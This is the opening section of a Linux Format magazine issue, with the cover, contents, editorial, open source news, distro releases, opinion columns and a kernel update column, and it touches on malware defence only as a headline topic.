




# MAXIMUM DATA PROTECTION

The top five beginner-friendly backup tools that will save your files!

# LINUX FORMAT

The #1 open source mag



## MULTIBOOT A Pi

Pack a Raspberry Pi with multiple operating systems

# COMBAT MALWARE!

Stop ransomware, viruses and online nasties in their tracks with an essential arsenal of open source tools

## HOW TO

- Build a virtual network lab for safe testing
- Set up and manage a Fediverse social server
- Record studio-quality audio with open source



## COMMODORE VIC-20

Relive your classic 8-bit coding and gaming days!

## GNU GUIX SYSTEM

The distro that really protects your freedom

## DRINK THE GIN

A Go framework for building web services

## FASTER GAMES

Reduce lag and jitter in your online games

LXF February 2022





# PAPER POWER

60% of the energy used to produce paper and paper packaging in Europe comes from renewable sources.

Discover the story of paper  
[www.lovepaper.org](http://www.lovepaper.org)

Source: Confederation of European Paper Industries (CEPI), 2018  
CEPI represents 92% of European pulp and paper production





# LINUX FORMAT



## » MEET THE TEAM

This issue Jonni's being paranoid about malware. We wondered what's the most paranoid thing you find yourself doing?



### Jonni Bidwell

Paranoid? Moi? Well, apart from using the sandwalk to cross town (because who knows when the Shai-Hulud will strike?) I sometimes like to prefix my bash commands with a space so they're not committed to the history file.

I also like to torch my work machine at the end of every day.



### Tim Armstrong

There are many things that I do that others might consider paranoid. Something I recommend using virtual credit cards and ephemeral email addresses when shopping online. This helps to prevent targeted ads, spam, fraud, identity theft and purchase history harvesting.



### Les Pounder

Each OS release, be it Ubuntu on my desktop or Raspberry Pi OS. I always back up and perform a fresh install. To me it makes sense because I get a fresh experience with none of my "enhancements" crudding up the OS. I've just updated the laptop to 21.10, from 20.10, two updates back to back. Nothing has broken... yet.



### Mayank Sharma

As a journalist I have my email plastered across PR databases, but I'm still paranoid about giving it out to every service I sign up for. I used to use a separate account for signing up to services, but eventually found it to be a lot more convenient to use an email-masking extension.



### Alexander Tolstoy

I once suspected an oddly behaving Linux software for being malicious, but it turned out that I had a plate of snacks accidentally keeping the Ctrl key constantly pushed. It took me many minutes full of conspiracy theories to notice (and fix) that!

## Threatscape Linux



If you weren't taking your security seriously before, it's time to start. I'm not about to start saying silly things like "it's the year of malware on Linux". Unix-based systems have always had malware, but in many ways the targets are reversed to those of Windows. Linux has a tiny consumer base but a huge business, server and IoT base, and so commercial ransomware or hacking attacks and IoT botnet capture are favourite methods

employed by criminals. Contrast this with Windows and its huge consumer base (running out-of-date builds) as a target.

But the world is changing, if slowly. It takes a long time to overhaul a market that's almost entirely geared to offering Windows-based products, you know. However, the arrival of Steam Deck in early 2022 alongside the continuing growth of Chromebooks will expand both the consumer reach of Linux and the interest in exploiting it.

With this in mind we're taking one of our regular in-depth looks at the current state of play of the Linux threatscape: who are the bad actors, where are the vulnerabilities, what are the best security practices, and how you can protect your data. Luckily, Jonni is very paranoid and is on the case!

Talking of paranoid, we're testing backup tools, which is something everyone should be doing, using *Swiftly* to securely store our passwords, keeping an eye on our disk space in the terminal and using a virtually networked test lab. Not to mention reliving our VIC-20 days, creating audacious audio effects and recording studio-quality sound while exploring Nextcloud, the GNU Guix System and loads more, so enjoy!

*Neil*

**Neil Mohr** Editor  
neil.mohr@futurenet.com



**Subscribe  
& save!**

On digital and print –  
see p16

# Contents

LAPTOP BAG OFFER!



SUBSCRIBE NOW!  
Page 16

## REVIEWS

### Easyspace web hosting ..... 19

A skilled UK host famous for its speed, **Mike Williams** explores its features, reliability and customer service.



### Intel Core i5 12600K ..... 20

The mid-range Alder Lake processor is the best CPU of 2022 so far, for tech lovers and early adopters – but who would want to be one of those, wonders **Jacob Ridley**?

### Endless OS 4.0 ..... 22

Five minutes with this distro and **Mayank Sharma** is reminded of the old adage “the whole is greater than the sum of its parts” with this education-aimed distro.

### 4MLinux 38.0 ..... 23

Any distro that’s survived for over a decade must be doing something right, but **Mayank Sharma** wasn’t prepared for what he saw inside this one...

### Calculate Linux 22 KDE Edition ..... 24

**Jonni Bidwell** was dubious about making Gentoo easy, but after careful Calculation he’s all for the idea.

### Stellaris ..... 25

Management hates anyone going anywhere, boldly or otherwise, so **Phil Savage** is in a right space pickle as he’s only gone and taken over the galaxy.



# COMBAT MALWARE!

**Jonni Bidwell** wants to turn the tide on ransomware in 2022, but he’s got his work cut out for him. Find out why on page 32!



## ROUNDUP



### GUI-based backup tools ..... 26

Linux nerd **Michael Reed** likes a backup regime that makes him feel as secure as a man wearing two pairs of underpants, so he’s thrilled having five to try.

## IN-DEPTH




### The GNU Guix System ..... 50

Guix takes a novel approach to its package management. **Mats Tage Axelsson** guides you around it and explains how you can come to love total software freedom.


## PI USER

- Raspberry Pi news** ..... 42  
Introduced by **Les Pounder**. Raspberry Pi Trading eyes up floating on the stock market, there's a new Legacy OS in town and the Sol-20 lives again!
- Pimoroni Display HAT Mini** ..... 43  
**Les Pounder** thinks that Pimoroni's latest display was designed for ants, or younger people with better eyesight than him.
- Build a temperature display** ..... 44  
**Les Pounder** is feeling the chill this winter, but just how cold is it in his workshop and should he invest in a woolly hat?
- Multiboot a Raspberry Pi** ..... 46  
**Christian Cawley** examines the various ways you can boot your Raspberry Pi, from installing a single operating system to multibooting a whole host of them.



## CODING ACADEMY

- Saving games from online lag** ..... 90  
**Tim Armstrong** shows off Latency.GG – an open-source global internet measurement platform aiming to reduce lag and jitter in multiplayer games.
- Build web services with Gin** ..... 94  
Write secure and powerful HTTP-based services with the help of **Mihalis Tsoukalos**, a bit of Go and the Gin framework.



## REGULARS AT A GLANCE

- News** ..... 6  
Germany is trying to switch to open source again and the EU wants to embrace public code, the Linux community wants to help Linus, *Blender 3.0* details, Proton supports DLSS games and new *Firefox* sand boxing.
- Kernel watch** ..... 10
- Answers** ..... 11  
Sharing photos from phones, *LibreOffice* and *Excel* spreadsheets, purging KDE from an install, installing a Wi-Fi driver, remote screen sharing and shell commands.
- Mailserver** ..... 14  
Jonni explains his Windows feature, we explain a few open source distro oddities and Neil explains why we don't review tablets.

- Subscriptions** ..... 16  
Get your monthly dose of Linux and open source, save money and get a gift, too!
- Back issues** ..... 64  
Get hold of previous *Linux Format* editions.
- Overseas subscriptions** ..... 65  
Get *Linux Format* shipped around the globe.
- HotPicks** ..... 83  
**Alexander Tolstoy** hasn't got time to mass on the border of a sovereign country, he's too busy massing top hot open source like *Fsearch*, *Mapscii*, *Telegrand*, *Girouette*, *Sysmontask*, *Luna Paint*, *ApplImageLauncher*, *Plop*, *Let's Surf*, *QOI* and *Xplorer*.
- Next month** ..... 98

## TUTORIALS

- TERMINAL: Vizex** ..... 54  
**Shashank Sharma** is a veritable fount of knowledge, and knows how to present the information. Which is why he appreciates tools that graphically display useful data...
- SWIFTY: Password management** ..... 56  
**Nick Peers** takes a look at *Swiftly*, an offline password manager with a slick interface and hopefully bright future.
- EMULATION: Commodore VIC-20** ..... 60  
**Les Pounder** goes to the 80s to discover which computer Admiral James T Kirk was using away from the USS Enterprise.



- GNU RADIO: Rock music effects** ..... 66  
Fancy following in the footsteps of Jimmy Hendrix? **Mike Bedford** shows you how to create 1970s-style electronic effects.
- VM: Build a virtual network lab** ..... 70  
**Stuart Burns** brings us up to date on his networking insights, and expands the virtual lab beyond a single host.
- LXF SERVER: Fediverse server** ..... 74  
Big Social has you, monitoring you 24 hours a day. **David Rutland** breaks free into his own self-run Fediverse echo-chamber.

- QTRACTOR: Recording HQ audio** ..... 78  
**Michael Reed** digs deeper into what's possible in the realm of a Linux-based music studio.

## TOP OF THE FOSS



- Owncloud** ..... 40  
**Jonni Bidwell** reveals how Nextcloud has become the poster child not just for self-hosting, but for how to be a sustainable, successful FOSS project.

# Newsdesk

**THIS ISSUE:** LibreOffice upstages MS Office » New version of Blender  
» Man uses Linux, again » Valve's Proton refined » More secure Firefox

## GOVERNMENT

# German state to replace MS Office with LibreOffice

The switch will see 25,000 PCs move to open source software.

**W**hile we've been reporting about an open source revolution sweeping Europe for a while now (see news in **LXF68**, **LXF167**, **LXF174**, **LXF222**, **LXF264** and **LXF265**), it looks like a German state is planning to make the switch to open source software.

As The Document Foundation announced in a blog post (<https://bit.ly/lxf285tdf>), the state of Schleswig-Holstein, which is in the north of Germany and home to around three million people, is looking to replace *Microsoft Office* with *LibreOffice* on all of its 25,000 PCs used by employees and civil servants by 2026. Windows will also be replaced by Linux. In the blog post, The Document Foundation says that "We at The Document Foundation are pleased that *LibreOffice* is being used in public institutions, and hope that more federal states, governments and other organisations around the world will join the migration."

While this is great to hear, we'll be keeping our champagne bottles corked for now. Not only is 2026 still some way away, it's also not the first time a German state has announced that it's switching to open source, and the last time this happened things didn't go as planned. Munich had previously pledged to drop Windows and *Microsoft Office*, but back in 2017 we reported (dust off **LXF222**) that the decision was being reversed. Will Schleswig-Holstein's move meet the same fate?

Jan Philipp Albrecht, Schleswig-Holstein's digital minister, thinks not, saying in an interview (hosted at <https://bit.ly/lxf285interview>, but it's

in German and behind a paywall) that "the main problem there was that the employees weren't taken along enough," alluding to the problem that many employees felt they hadn't been properly briefed and trained to use Linux and *LibreOffice*.

The Schleswig-Holstein local government will avoid this, according to Albrecht, by "planning long transition phases with parallel use, and we're introducing open source step-by-step when the departments are ready. With this, we also create the reason for further introduction, because people can see that it works."

## DOCUMENT FOUNDATION THINKS BIG

"We hope that more federal states, governments and other organisations around the world will join the migration."

This sounds like a better way of doing things. While the differences between *LibreOffice* and *Office* may seem small to some people, and there are Linux distros that can replicate the user interface of Windows, for many people the change will still feel confusing. By taking its time to ensure its employees are comfortable with the transition, while also making sure that there are no compatibility issues, the move to open source should be more smoother – and successful.



The Document Foundation gets another high-profile win – but will it pan out this time?

## SOFTWARE

## Blender 3.0 released

Open-source 3D graphics tool receives major update.

**B**lender 3.0 has now been released, bringing some major updates to the popular open-source 3D graphics software. To celebrate the launch, the Blender team has published a release announcement (<https://bit.ly/lxf285blender3>) highlighting some of the major changes with the new version, which it claims marks “a new era for open source 2D/3D content creation.”

Some of the improvements include better performance for a more responsive experience when moving around 3D environments, improved denoise for more detailed images, and better shadow tools. *Blender 3.0* also supports Vulkan graphics API by default. The release announcement has a handy video that highlights a lot of the best new features.

Early benchmarks have appeared (<https://bit.ly/lxf285blenderbench>)

that shows some promising improvements with *Blender 3.0*. In particular, the Cycles X project, which adjusts the cycles of GPU kernels for improved rendering speeds, demonstrates a significant drop in the time it takes to render test scenes in *Blender* when used with an Nvidia GPU.

*Blender 3.0* will also be receiving support for AMD HIP, which will improve performance for AMD hardware as well, though support for that on Linux will come in *Blender 3.1*. Speaking of which, the *Blender* team has also released the *Blender 3.x* roadmap (<https://bit.ly/lxf285roadmap>) outlining what's planned for future releases. According to the roadmap, the new 2.8 user interface will continue to be improved, along with work on modelling tools and a Python module.

With the new user interface, the workflow will be adjusted so that toolbars, shortcuts, layouts and more are as consistent and easy-to-use as possible. It's clear that even though *Blender 3.0* represents a huge update, work won't stop any time soon.



**Blender 3.0 brings some big improvements, especially in regards to performance, to the software.**

## LINUX

## Man-uses-Linux fallout

After the well-publicised travails of a YouTuber trying to use Linux, the community bands together to help out.

**L**ast issue we reported on how popular YouTube channel Linus Tech Tips published a video showing the team struggling to use Linux for various basic tasks. This led to a backlash against the team behind the distro used (Pop!\_OS), while many others worried that the video damaged Linux's reputation by seemingly confirming many people's fears that the operating system is buggy and overly complicated.

Since then there's been a far more positive development, with many members of the Linux community coming together to list all of

the issues that the Linus Tech Tips team encountered, and working on fixes. You can see the list of issues at <https://bit.ly/lxf285github>.

It's also inspired 10-year-old Rudra Saraswat to create a new distro, Gamebuntu, that could help newcomers to Linux who want to play PCs games, getting up and running with the minimum of fuss. It's a great example of the beauty of open-source communities. Rather than firing off recriminations, they've banded together to help fix the problems in a bid to make Linux more welcoming to beginners, and improve all of our experiences. <https://snapcraft.io/gamebuntu>

## OPINION

## WHAT TO DO IN 2022



**Matt Yonkovit**

Head of open source strategy and silly hats at Percona

“New year, new you. At least, that is what New Year Resolutions are supposed to help you achieve. What should you be thinking about in 2022?”

The first resolution should be to check your bills. Conducting a review of your approach can help you cut down your costs over time. And it should be a regular habit, rather than a one-off.

You can find easy ways to improve your performance without resorting to the simple ‘scale by credit card’ approach. Look at what your databases are currently doing, and where you can tweak them to support your workloads more effectively. The best thing here is that you can learn and benefit yourself professionally too.

The second resolution? Contribute more to open source communities. There are many ways to get involved besides code. For example, open source projects can always benefit from writing or reviewing documentation, carrying out testing or running community meet-ups.

Third, consider mentoring. This involves finding those people outside the open source community that have real potential to contribute. It can also help you learn too. Bringing more people into the community benefits the whole open source movement. ”

## OPINION

### ALARMING STUFF



**Keith Edmunds** is MD of Tiger Computing Ltd, which provides support for businesses using Linux.

“When did you last test your smoke alarm? And what’s that got to do with Linux anyway?”

Last week our smoke alarm went off at home. My wife had forgotten that she had something on the hob that was now smoking. She was alone, and she’s deaf so she didn’t hear the smoke alarm.

Fortunately we have a Rhys, who is a hearing dog. He found her and gave her the signal that the smoke alarm was going off. Shocked, my wife sorted out the situation in the kitchen before there was a fire. Thank you, Rhys.

So here’s how it works. Rhys is trained to notify my wife when he hears certain sounds. He notified her when he heard one, and corrective action was taken. All pretty straightforward.

You probably monitor your Linux systems (if you don’t, then you absolutely should). But what do you do when you’re notified of a problem? Take action immediately? Put it on the to-do list? Tell someone?

I’ve seen plenty of businesses where “known problems” are flat-out ignored. There’s no point in monitoring systems if you pay no heed to the warnings. Rhys won’t let us ignore our alarms. Do you ignore yours? ”

## GAMING

### Proton: now even better!

Playing Windows games in Linux receives a big boost.

**P**roton, the tool developed by Valve, the company behind the Steam store, has just received a major update. Based on WINE (Wine is Not an Emulator), Proton is a compatibility layer that enables Windows-only games to run in Linux.

With the latest update, Proton now supports Nvidia’s DLSS tech with DX11 and DX12 games. DLSS (Deep Learning Super Sampling) makes it possible for people with Nvidia RTX GPUs to use AI to upscale games with minimal image-quality loss while boosting performance. This will be a



CREDIT: Microsoft

This year’s *Age of Empires 4* is now playable in Linux thanks to Proton.

big boon to Linux gamers wanting to play graphically intensive games on lower-end kit. You do need a modern Nvidia GPU, however. Support for BattlEye anti-cheat engine will also enable a lot more Windows games to run on Linux. This will be useful for the Steam Deck handheld, which runs a Linux distro, because some of the biggest PC games use anti-cheat tools.

The update also brings support for some of the most popular PC games on the market, including the excellent *Age of Empires 4*. That’s right, a Microsoft game on Linux!

## INTERNET

### Firefox sandboxing explained

Firefox 95 will come with RLBox to help boost security.

**M**ozilla is introducing a new sandboxing tool known as *RLBox* (read more about it at <https://bit.ly/lxf285rlbox>) to *Firefox 95*. Developed with researchers from the University of California San Diego and the University of Texas, *RLBox* is aimed at making subcomponent isolation easier, which in turn will make using the web browser more secure.

Based on WebAssembly, any potential buggy or compromised code can be located and isolated. This could mean that even zero-day vulnerabilities will cause no issues for *Firefox*. Unlike regular sandboxes used by browsers, *RLBox* compiles the code into WebAssembly, then compiles that into native code. This prevents the code from accessing other parts of the program, and it can’t access memory outside of what’s been allocated, which should prevent the code from doing any damage.

An in-depth look into *RLBox* has been posted on the Mozilla Hacks blog (<https://bit.ly/lxf285hack>) and it’s well worth reading to see the full potential for this. The team also hopes to bring this feature to other browsers in the future as well.


## SOFTWARE

### Open 3D Engine now available

Open-source 3D engine will boost Linux game dev-work.

**T**he Open 3D Foundation (O3DE), whose members include Adobe and Intel, has announced the release of the first major release of the Open 3D Engine project (<https://o3de.org>), *O3DE Stable 21.11*. The software enables people to create 3D games and simulations, and a native version of the engine can be installed in Debian-based Linux distros.

Royal O’Brien, general manager of Digital Media and Games for the Linux Foundation, says in the release announcement (<https://bit.ly/lxf285o3de>) that “With the first major release of the engine, developers and content creators can get started faster – and have confidence that the core components of the engine are stable and supported.”



*O3DE Stable 21.11* is now available to install, offering a powerful open-source 3D engine.



# Distro watch

What's down the side of the free software sofa?

## KALI LINUX 2021.4

If you're after a distro that focuses on security and forensic tools, then the Debian-based Kali Linux could be for you. A new release that brings improved support for ARM-based devices, such as the Raspberry Pi Zero 2 and, perhaps most excitingly, Apple's new breed of M1-based Macs. There are also updates to the Xfce, Gnome and KDE desktop environments, and the Samba client is now configured for Wide Compatibility. To find out more about this update, check out the release announcement at <https://bit.ly/lxf285kali>.



Kali Linux now has better support for Macs and MacBooks running on Apple's own M1 SoC.

## KAISEN LINUX 2.0

A rolling release, Debian-based desktop distribution. This version two release moves the base to Debian's Testing (Bookworm) branch. The project has also dropped the LXDE interface for LXQt, revealing that, "Kaisen is now based on Debian Bookworm (Debian 12), also justifying the version number change." It's also seen a complete overhaul of the menu with fresh, new modern icons, simplification of its options, new implementation of the Btrfs snapshot tools and plenty more! Details at <https://kaisenlinux.org/blog>.



Kaisen Linux 2.0 is sporting a major update of not only its base Debian build, but its desktop design, too.

## FREESPIRE 8.0

Freespire, an Ubuntu-based distro that's risen from the ashes of the original Linspire-sponsored OS (and comes with the Xfce desktop environment), has a new update out. New features include user-requested Google services such as *Docs* and *Gmail*. As usual, it doesn't come with any proprietary media codecs. A new stable kernel has also been included, as well as *Google Chrome 96*. To find out more, head over to <https://bit.ly/lxf285freespire>.



The latest version of Freespire brings bug fixes and new features.

## ENDEAVOUROS 21.4

This rolling release distro based on Arch Linux has been updated, with the latest snapshot bringing new improvements and fixes. It includes new checks for people running Nvidia hardware to ensure there are no boot problems after kernel updates, and many of the built-in tools have been updated with new features that make them better, and easier, to use. The release announcement at <https://bit.ly/lxf285endeavour> has more details.



EndeavourOS has a new snapshot out that brings some welcome improvements.

## OPINION

# VENUS AND VULKAN



**Antonio Caggiano** is a software engineer based at Collabora.

Virtualisation enables us to set up multiple virtual machines over one physical computer. The benefits of virtualisation are countless, from being able to create virtual representation of different machines, to efficiently use the currently available hardware. Clearly a virtual machine, like any real computer, needs an operating system. In this context it's called a Guest OS, as opposed to the one running on real hardware, called Host OS.

Running graphics applications in a Guest OS can be annoying because they usually hog computing resources, and that can reduce performance. Being able to accelerate all this by offloading the workload to the hardware can be a great benefit. The VirtIO-GPU virtual GPU device comes into play here, enabling a Guest OS to send graphics commands to it using OpenGL or Vulkan. While we're already there with OpenGL, we can't say the same for Vulkan... until now.

Thanks to Venus, a new experimental driver for VirtIO-GPU, you can now enable 3D acceleration of Vulkan applications in QEMU with a local development environment. While there's still further work to do on Virglrenderer and QEMU for proper upstreaming, you can give it a try by following the instructions posted on [collabora.com](https://collabora.com). Enjoy!

## OPINION

## NEW AND IMPROVED



Jon Masters has been involved with Linux for more than 22 years.

“ I write this as 2021 comes to a close and we look to the year ahead. The past year has been eventful, both for society as a whole, as well as in the Linux community. We started the year just after the release of Linux 5.10, an LTS (Long Term Support) kernel for which updates will be available for years to come, and we end the year with the imminent release of 5.16.

Over the past year many new features have been merged into Linux, benefiting a range of systems. Embedded Linux gained support for the ACRN hypervisor targeting functional safety environments, as well as most of the rest of the guts of the “preempt-rt” Linux Real Time patches. On the phone front, Linux gained a new “process\_madvise” system call that can be used to manage memory pressure caused by apps. Laptop Linux users gained initial support for Apple M1 systems, nearly capable of running a (very) basic graphical desktop.

Server users gained core scheduling, a means to co-schedule workloads on the same hyper-threaded (SMT) CPU cores for improved security, and every Linux user benefitted from a range of new drivers, as well as many core kernel changes that aren’t exposed to users but do improve overall experience, maintainability, and/or performance. An example of the latter was support for page folios to improve memory management scaling.

It’s obvious that going into 2022, we’ll see a continued focus on supply chain security, and on reducing memory safety bugs. Just exactly when this leads to the merging of support for drivers written in Rust is unclear yet.

# KERNEL WATCH

Jon Masters summarises the latest happenings in the Linux kernel, because someone has to.

Linus Torvalds announced Linux 5.16-rc5, noting that it had been “a bit bigger than usual” but attributing this to “people trying to get stuff done before the holidays”. The forthcoming kernel will add support for Intel’s “AMX” (Advanced Matrix Extensions), RISC-V virtual machines, and a wealth of new graphics including the integrated graphics on Intel Alder Lake platforms. Deep in the new kernel, the default amount of memory that applications can “lock” into place (prevent being swapped) has been upped to 8MB but this has led to debate about the relative tradeoffs involved.

The 8MB limit (RLIMIT\_MEMLOCK) affects the Linux “mlock” system call, which is typically used by *GnuPG* and similar privacy sensitive software that doesn’t want your confidential encryption keys – loaded into memory to encrypt or decrypt sensitive documents – to ever leave memory in response to a memory pressure situation causing those keys to be stored in plaintext on a swap volume (even if that’s often also encrypted today). While *GnuPG* doesn’t need more than the previous default of 64KB, there are modern users that need to lock memory buffers shared with the kernel into memory, such as *io\_uring*.

One thing that didn’t come up in the kernel community this month was the log4j vulnerability. Linux is written in the C programming language, with some low-level pieces in assembly, and a few scripts mostly

written in Perl and Python. There’s no Java anywhere in the Linux kernel, or its build infrastructure.

## Confidential computing

Confidential computing is all the rage these days as CPU vendors seek to offer a means for users to isolate their workloads from those who provide the platform on which they operate. Intel’s flavour of confidential compute is known as TDX (Trust Domain Extensions), which layers on top of the existing virtualisation technology to isolate guest VMs from even the host that provides their operating environment. Of course, doing this isolation right requires a lot of hoop jumping both on the part of host and guest, since the guest VM must still be managed while not allowing a hypervisor or host OS to inspect or modify its memory or operating state.

